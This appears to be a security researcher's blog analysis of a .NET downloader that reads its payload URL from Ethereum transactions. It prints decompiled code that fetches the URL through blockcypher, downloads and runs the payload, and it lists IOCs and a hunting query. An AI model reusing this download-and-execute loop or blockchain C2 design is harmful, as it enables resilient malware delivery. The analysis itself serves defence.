
Ethereum Threat Actors Part 1 — DotNet Downloader using Ethereum Transactions for C&C updates.

QuoScient GmbH
Feb 4 · 7 min read

Executive Summary

As part of our research into **how cybercrime actors using the Ethereum blockchain for fraudulent means**, we analyzed a DotNet downloader that retrieves the malicious payload from URLs stored inside Ethereum transactions. We analyzed the sample provided by a German Security Researcher, Karsten Hahn @struppigel in this tweet.


Karsten Hahn
@struppigel
Follow

Interesting #downloader that uses custom fields of #ethereum transactions (cryptocurrency) to obtain the malware. virustotal.com/#/file/2ae7e6d …

```
0x000002EC
ring transactionId)

eObject(webClient.DownloadString("https:/
: null;
```

5:59 AM - 4 Jan 2019

Image 1: Tweet of Karsten Hahn about the downloader

Downloader analysis

This binary is a simple DotNet downloader, so we used ILSpy, an open-source .NET assembly decompiler in association of QuoLab, our collaborative and decentralized analysis platform to perform our research.

Downloader information:


- SHA-256:
  2ae7e6d0c8b9c8b86affaf5ee9752761a4cbff3f418a81fe74f94

25b9387d4c0.

- Filename: mscheck32.exe.
- VirusTotal: **43/70** AV engines detected it as **Trojan**.
- Magic: PE32 executable for MS Windows (GUI) Intel 80386 Mono/**.Net assembly**.

The downloader is composed of four functions exhibiting different behaviors:


- **ConvertHex**: Convert a Hexadecimal string to plaintext string.
- **GetAdditionalDataFromTransaction**: Return JSON transaction 'script' field for a given TransactionID.
- **GetLastTransactionHashFromAddress**: Return last TransactionID for a given Ethereum Address.
- **Main**: Download, store and run the malicious payload retrieved from the URL stored on the Ethereum Blockchain.



```
{} MsUkr
   Program
      Base Types
      Derived Types
      Program()
      ConvertHex(string) : string
      GetAdditionalDataFromTransaction(string) : string
      GetLastTransactionHashFromAddress(string) : string
      Main(string[]) : void
```

Image 2: List of functions decompiled by ILSpy

Main Function



```csharp
public static void Main(string[] args)
{
    Directory.SetCurrentDirectory(Path.GetDirectoryName(Application.ExecutablePath));
    SetStartup();
    while (true)
    {
        try
        {
            string b = null;
            if (File.Exists("update.txt"))
            {
                b = File.ReadAllText("update.txt");
            }
            string lastTransactionHashFromAddress = GetLastTransactionHashFromAddress("41AFf7B3a85fD4248C7BC7bE989ce968494170de");
            if (lastTransactionHashFromAddress == null)
            {
                RunApp();
                Thread.Sleep(1500000);
            }
            else
            {
                string text = ConvertHex(GetAdditionalDataFromTransaction(lastTransactionHashFromAddress));
                if (Uri.TryCreate(text, UriKind.Absolute, out Uri result) && (result.Scheme == Uri.UriSchemeHttp || result.Scheme == Uri.UriSchemeHttps))
                {
                    if (text != b || !File.Exists("msan32.exe"))
                    {
                        Process[] processesByName = Process.GetProcessesByName("msan32");
                        while (processesByName.Count() > 0)
                        {
                            Process[] array = processesByName;
                            for (int i = 0; i < array.Length; i++)
                            {
                                array[i].Kill();
                            }
                            Thread.Sleep(1000);
                            processesByName = Process.GetProcessesByName("msan32");
                        }
                        using (WebClient webClient = new WebClient())
                        {
                            webClient.DownloadFile(text, "msan32.exe");
                        }
                        File.WriteAllText("update.txt", text);
                        Process.Start("msan32.exe");
                    }
                    else
                    {
                        RunApp();
                    }
```

Image 3: Main source code decompiled by ILSpy

The main function first reads the text content from “update.txt” if the file exist.

Then, the function **GetLastTransactionHashFromAddress** is called with the hardcoded value “41AFf7B3a85fD4248C7BC7bE989ce968494170de” that correspond to an Ethereum address.


If the last transaction of this address is considered as valid for the binary, the function **GetAdditionalDataFromTransaction** is called and the malicious URL is extracted from the transaction data.

The malware checks if it needs to be updated by comparing the URL to the “**update.txt**” file content. The binary verifies its persistence by checking that the file “**msan32.exe**” is still stored on the system.

If there is an update, or if the malware is not persistent anymore, the following operations are executed:

- Cleaning: Kill every process related to ‘msan32’.
- Persistence: Download the malicious payload and store it as ‘msan32.exe’.
- Persistence: Save the URL to this malicious payload inside ‘update.txt’.
- Infection: Execute the malicious ‘msan32.exe’ as a new process.

GetLastTransactionHashFromAddress function




```
public static string GetLastTransactionHashFromAddress(string address)
{
    //IL_001c: Unknown result type (might be due to invalid IL or missing references)
    using (WebClient webClient = new WebClient())
    {
        JToken val = ((IEnumerable<JToken>)JsonConvert.DeserializeObject(webClient.DownloadString("https://api.blockcypher.com/v1/eth/main/addrs/" + address)).get_Item("txrefs"))?.First((JToken x) => (int)x.get_Item((object)"tx_output_n") == -1);
        if (val == null)
        {
            return null;
        }
        return ((object)val.get_Item((object)"tx_hash")).ToString();
    }
}
```

Image 4: GetLastTransactionHashFromAddress source code decompiled by ILSpy

This function used the public Ethereum API of “**blockcypher.com**” in order to get the last Transaction ID related of the hardcoded Ethereum address (0x41AFf7B3a85fD4248C7BC7bE989ce968494170de).

A smart move from the author was to verify the value of the “tx_output_n” field in the API request response. The blockcypher API used this field to identify if the address is the sender or the receiver of the transaction. By checking this value, the author only cares about the transaction with 0x41AFf7B3a85fD4248C7BC7bE989ce968494170de as the sender because that prevents his botnet from being hijacked by someone else initiating a transaction to his address.

GetAdditionalDataFromTransaction function



```
public static string GetAdditionalDataFromTransaction(string transactionId)
{
    //IL_001c: Unknown result type (might be due to invalid IL or missing references)
    using (WebClient webClient = new WebClient())
    {
        JToken obj = JsonConvert.DeserializeObject(webClient.DownloadString("https://api.blockcypher.com/v1/eth/main/txs/" + transactionId)).get_Item("outputs");
        JToken val = (obj != null) ? obj.get_First() : null;
        if (val == null)
        {
            return null;
        }
        return ((object)val.get_Item((object)"script")).ToString();
    }
}
```

Image 5: GetAdditionalDataFromTransaction source code decompiled by ILSpy


The “**blockcypher.com**” Ethereum API is used again to retrieve the transaction information and the malicious URL is extracted from the JSON “script” field.

Usually, the content of the ‘script’ field will be empty for a transaction between two EoA (Externally Owned Account i.e. controlled by a public/private keypair). However, Ethereum allows users to use this field to send arbitrary data to another account.
In case of a transaction between an Ethereum account (EoA or Smart Contract) that interacts with a Smart Contract, the ‘script’ field (input payload) will be composed with a four bytes function signature followed by the arguments of the function.

If you want to learn more about smart contract analysis, you will find our conference slides about this subject in our media center.

Transaction analysis

At time of analysis (01/08/2019), only one transaction is associated to the address 0x41AFf7B3a85fD4248C7BC7bE989ce968494170de.




Overview	
Balance:	0.01442 Ether
Ether Value:	$2.27 (@ $157.52/ETH)
Transactions:	1 txn

Misc:	
Address Watch:	Add To Watch List

TxHash	Block	Age	From		To	Value	[TxFee]
0xbce8dc9e1424c1...	6185590	139 days 3 hrs ago	HitBTC_2	IN	0x41aff7b3a85fd424...	0.01442 Ether	0.000325584

Image 6: Transactions associated to 0x41AFf7B3a85fD4248C7BC7bE989ce968494170de in etherscan.io

This transaction on 21 August 2018 (05:27:42+UTC) is a transfer of **USD 4.05** from one of the HitBTC exchange addresses to the malware address. We can assume that the malware author has a HitBTC account and that this cryptocurrency exchange knows his (potentially fake) identity. This transaction is surely a refill transaction allowing the malware author to have some funds to send his update URLS.



Transaction Information

TxHash:	0xbce8dc9e1424c15b18f271f87cf9be3752253faa7ec54afef70db873e07faa1c
TxReceipt Status:	Success
Block Height:	6185590 (839855 Block Confirmations)
TimeStamp:	139 days 6 hrs ago (Aug-21-2018 05:27:42 AM +UTC)
From:	0x59a5208b32e627891c389ebafc644145224006e8 (HitBTC_2)
To:	0x41aff7b3a85fd4248c7bc7be989ce968494170de
Value:	0.01442 Ether ($2.20)
Gas Limit:	21000
Gas Used By Transaction:	21000 (100%)
Gas Price:	0.000000015504 Ether (15.504 Gwei)
Actual Tx Cost/Fee:	0.000325584 Ether ($0.05)
Nonce & {Position}:	260613 | {32}
Input Data:	0x

Image 7: Refill transaction in etherscan.io

There is no transaction with 0x41AFf7B3a85fD4248C7BC7bE989ce968494170de as a sender, meaning that if someone is already infected by this downloader, no active malicious payload have been downloaded and executed on the affected system by this malware.

C&C Update Pricing

Sending arbitrary data is not difficult, and requires just one line of code if you use the Ethereum JavaScript API, web3js.
As an example, if we take this **unrelated transaction** to calculate the price per C2 command:


- ‘Script’ field content: 0x68747470733a2f2f7777772e6662692e676f76.
- URL string: ‘https://www.fbi.gov'.
- Length string: 19.
- Fee for this transaction: USD 0.003405.

This translates to around USD 0.00018 per character (**i.e. USD 0.05 cents for a message at the length of tweet**), which is a low price for changing persistent C2 URL.
Of course, it is interesting to monitor this address and download the malicious payload available at the URL, if future transactions occur.

HINTS:

If you want to analyze all the previous Ethereum transactions with values in the ‘script’ field, you will retrieve every call to a Smart Contracts (i.e. millions of results).
But, If you are only looking to view ‘script’ fields containing a specific

pattern, you can use Google BigQuery and search, in our case, for every transaction starting with **0x68747470** (‘http’ in hexadecimal).


New Query

```
#standardSQL
SELECT
  *
FROM
  `bigquery-public-data.ethereum_blockchain.transactions`
WHERE
  input LIKE '0x68747470%'
```

Standard SQL Dialect

Query complete (8.5s elapsed, 164 GB processed)

Row	hash	nonce	transaction_index	from_address
1	0xdd6c207dfbe20cb06ccc5b4460ed3ea988c7e6137ac74fdfc81579df8b6ec577	7	0	0x3aed0dba2a101c675f27f4d41b8c8a90c8634077
2	0x943c73239d39eb54f6cd205c4813255f5f050e706b32cc7f9519efe0215d5c80	9	3	0x139130177c2c98e3a934098560d4ba7e5cd37375
3	0xc0a58397495c5cfc84fb95f99211e640335ca8e7a169f1cb105b8a85034fcc7c	0	7	0x007995ccea01f70ef5473ae36e847efcbd0fda48
4	0xb3c3124e814a98484c3552fd321170a6bdcce0711b0feac17783fd59a3b787d1	2	0	0x3e5abd09ce5af7ba8487c359e0f2a93a986b0b18
5	0x1fc71262afc104db91685ea0efefdd04f5485b3f842f68945cf342b211677e5e	3	2	0x00f0c5cf9281dd2e981cc49a99c7068e399faeae
6	0xebe3d636404f17ef43e5399dea399f8a7c6873bbcbfab22d6657072b77281138	42723	15	0x267be1c1d684f78cb4f6a176c4911b741e4ffdc0
7	0x06f738449066b4e79f76ad0da061840139ae64017abeb522a927610f4b4d3d11	1	8	0x4f7ef961e87f8dedcdfc643f02de3ee195b5a34f
8	0x05e41a142a9546a3952f9545559dee888a8e9cbe7567c275443940f5743d35f6	34	15	0x4f1bf9cc8883b626a64deb047daece1e00e54d44
9	0x54c9ed68ac69bfe3d8bca27c348a6aa67fae608f2450013e4b2364086af5b687	0	144	0xc18e8c6bf49d8eb1d09790b47f2a29c98501342f
10	0x445c64bc7eb8b0af61a68637cda6a098811f054d53ec8f424d88d8d72d54e050	0	32	0x6bac1b75185d9051af740ab909f81c71bbb221a6
11	0x0997534c2ca5500803bfbe782d70ab1d8492dc9649f158dedb0b720a3273e58f	0	19	0x5739e7339a0f8a991afd149ce6ac0677e7c32722
12	0xc080090b8675aad564e0bf8ac27e1d9a40f39397227887 89d85cf9737257e64c	1	43	0x35717c2b311128bb03f10bfc3e7a88302463c125
13	0x73f9b01983c2b56803546ec1e3799b4fdf3ba7d540e5c8b787e4b10ebea03d0e	4	51	0x6bac1b75185d9051af740ab909f81c71bbb221a6
14	0x4245ed1f3d695a5da53d805abf9f3cddd0889e24d22f94f7faeef11bd646cdfe	5	4	0x6bac1b75185d9051af740ab909f81c71bbb221a6
15	0x47cb13bbad34a4cdda859985486d332ff2b3217e961e4603ab24348256d5fb87	9	63	0x6bac1b75185d9051af740ab909f81c71bbb221a6

Rows 1 - 15 of 84

Image 8: BigQuery results with transaction input field starting with 0x68747470

Blockcypher service

It is not the first time we saw the blockcypher API being used in malware. Some versions (>=4.1.0) of the Cerber ransomware have used it to retrieve transactions associated to bitcoin addresses (over HTTP request to http://api.blockcypher.com/v1/btc/main/addrs/BITCOIN_ADDRESS).




Image 9: Blockcypher API correlation shown by QuoLab

As this service does not require any API key, it is potentially why malware authors use it in the first place.

Future of Ethereum botnet

The usage of Ethereum for malware authors will surely be more common in the future, mainly because public blockchain provides a lot of security advantages for them:

- Ethereum blockchain is public and immutable, meaning that information (transactions or Smart Contracts) cannot be removed by law enforcement.
- Access to their C&C is secured due to the security behind Ethereum authentication (public/private key pair).
- Selling C&C control access can be achieved simply be changing the ownership of a Smart Contract.

To help combat this threat or monitor malicious transaction history, Threat Intel teams can obtain transaction history of actors. Additionally, law enforcement can potentially identify actors behind the botnet more easily if they request identity information to cryptocurrency exchanges (like HitBTC in this case) and shutdown botnets with access to the C&C account private key (Ethereum private key).

Other researchers also show that it is also possible to use Smart Contracts for botnet control. You can find more information using the following resources:

- ActiveBreach, powered by Ethereum Blockchain.
- BOTRACT—ABUSING SMART CONTRACTS AND BLOCKCHAIN FOR BOTNET COMMAND AND CONTROL.
- UNBLOCKABLE CHAINS—IS BLOCKCHAIN THE ULTIMATE MALICIOUS INFRASTRUCTURE?

Additionally, you can check out our open source tool Octopus to analyze Ethereum transaction and reverse Ethereum Smart Contracts. Moreover, please also find our conference presentations about this subject in our QuoScient media center.

Conclusion

We are grateful to Karsten Hahn (@struppigel) for highlight this binary, so that we could have a closer look at the mechanisms of malware authors using Ethereum transactions. Having outlined the most important findings above, we would like to take the chance to make some precisions regarding his original tweet:

- The downloader only uses Ethereum transaction to extract an URL.
- The downloader will download the malicious malware payload from this URL.
- The “script” field containing the URL is not custom, it’s standard in Ethereum but unusual for transaction between two EoA accounts.

We hope that our analysis has provided more insight and is helpful in spreading the word about this attack vector. We are happy if we have contributed to make the world more digitally secure as our Digital Active Defense vision guides us to do so.

Many thanks and I am happy to keep in touch on this subject.

Patrick Ventuzelo, Security Researcher at Quoscient

- Twitter / Medium / LinkedIn

Indicators of Compromise

DotNet downloader:
SHA-256:
2ae7e6d0c8b9c8b86affaf5ee9752761a4cbff3f418a81fe74f9425b9387d4c0

URLS:
https://api.blockcypher[.]com/v1/eth/main/txs/
https://api.blockcypher[.]com/v1/eth/main/addrs/

Ethereum address:
0x41AFf7B3a85fD4248C7BC7bE989ce968494170de

Cerber binaries:
SHA-256:

- 56f41afc8f025597659f11f59b191e66bd6c6525313cf3c0356c40490722b7c5
- e58185d68dcfb67996c8443aafd932c9e6925f8fbfca5e2ad535ebb75a4ca8be
- 39f50b02efde61f49cabbe47a68d483d39e95b307aad7b059b9e479558e171ed
- c04dc76f66029ed71d0c5ff524585264b9e171d25222c06b79bb1c98779f6f6e
- 6df046b6e9c28b527d7e19733915371b1c058124fd4ad2dbeee8174f8c95224a
- 20979dde8617b27344bccfb4e6c6413b6abf5f045a09e00fa2ea6b64c9b19f1b

- e7f7e16f31471604a479316aec38cfe9ea6596a4b8ce680296e053fa9b0e2e24
- 22fd59f3e7f2b3c790b1cd19d99df5c42a6a923e25fca197aa148bb53af03bb5
- 8255164b5f8da63db12fa1a7fefc7fdb3eac1f440931ee157f9956a1395ca16f
- 57c81e6cb3d92acfc7870ef9713eafac924f9cc4adf605d5e1a50e06b3f3adc9
- 8d4cd71eb1fb43452bc8efc1a5a778c088a2b6602452266e82acb948514e4076
- bc7164621a64144d01d4ab488185c5d3730c540603a9deaa1f29488b518abbe1
- 19a18990c26f0600f1937676672040efa8184fd4247b583c497655d4b4ff7257
- ed63a9cd537df84178559086eae92ab46eed063739715070e6329e9430f36bd4
- ae7d4f8198e39d05390f7c1c3b3c626bc99d571abd00aac21ce2119e1e1fd602
- d79b8397885d3994929967bfb0f8f6ca2c2bf0b52cb7dd45fb9a9731e4edc2fb

URLS:
http://api.blockcypher[.]com/v1/btc/main/addrs/
http://api.blockcypher[.]com/v1/btc/main/txs/

Bitcoin addresses:
17gd1msp5FnMcEMF1MitTNSsYs7w7AQyCt
1HTDy9SkfhwaNCXFA8wFCvN53f3iGpm8kb
1ML94w1SCudkiFHaEwYqTmKGTkywxVBuZg